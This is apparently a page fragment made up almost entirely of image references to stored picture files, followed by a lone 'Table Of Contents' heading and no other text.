

























 Table Of Contents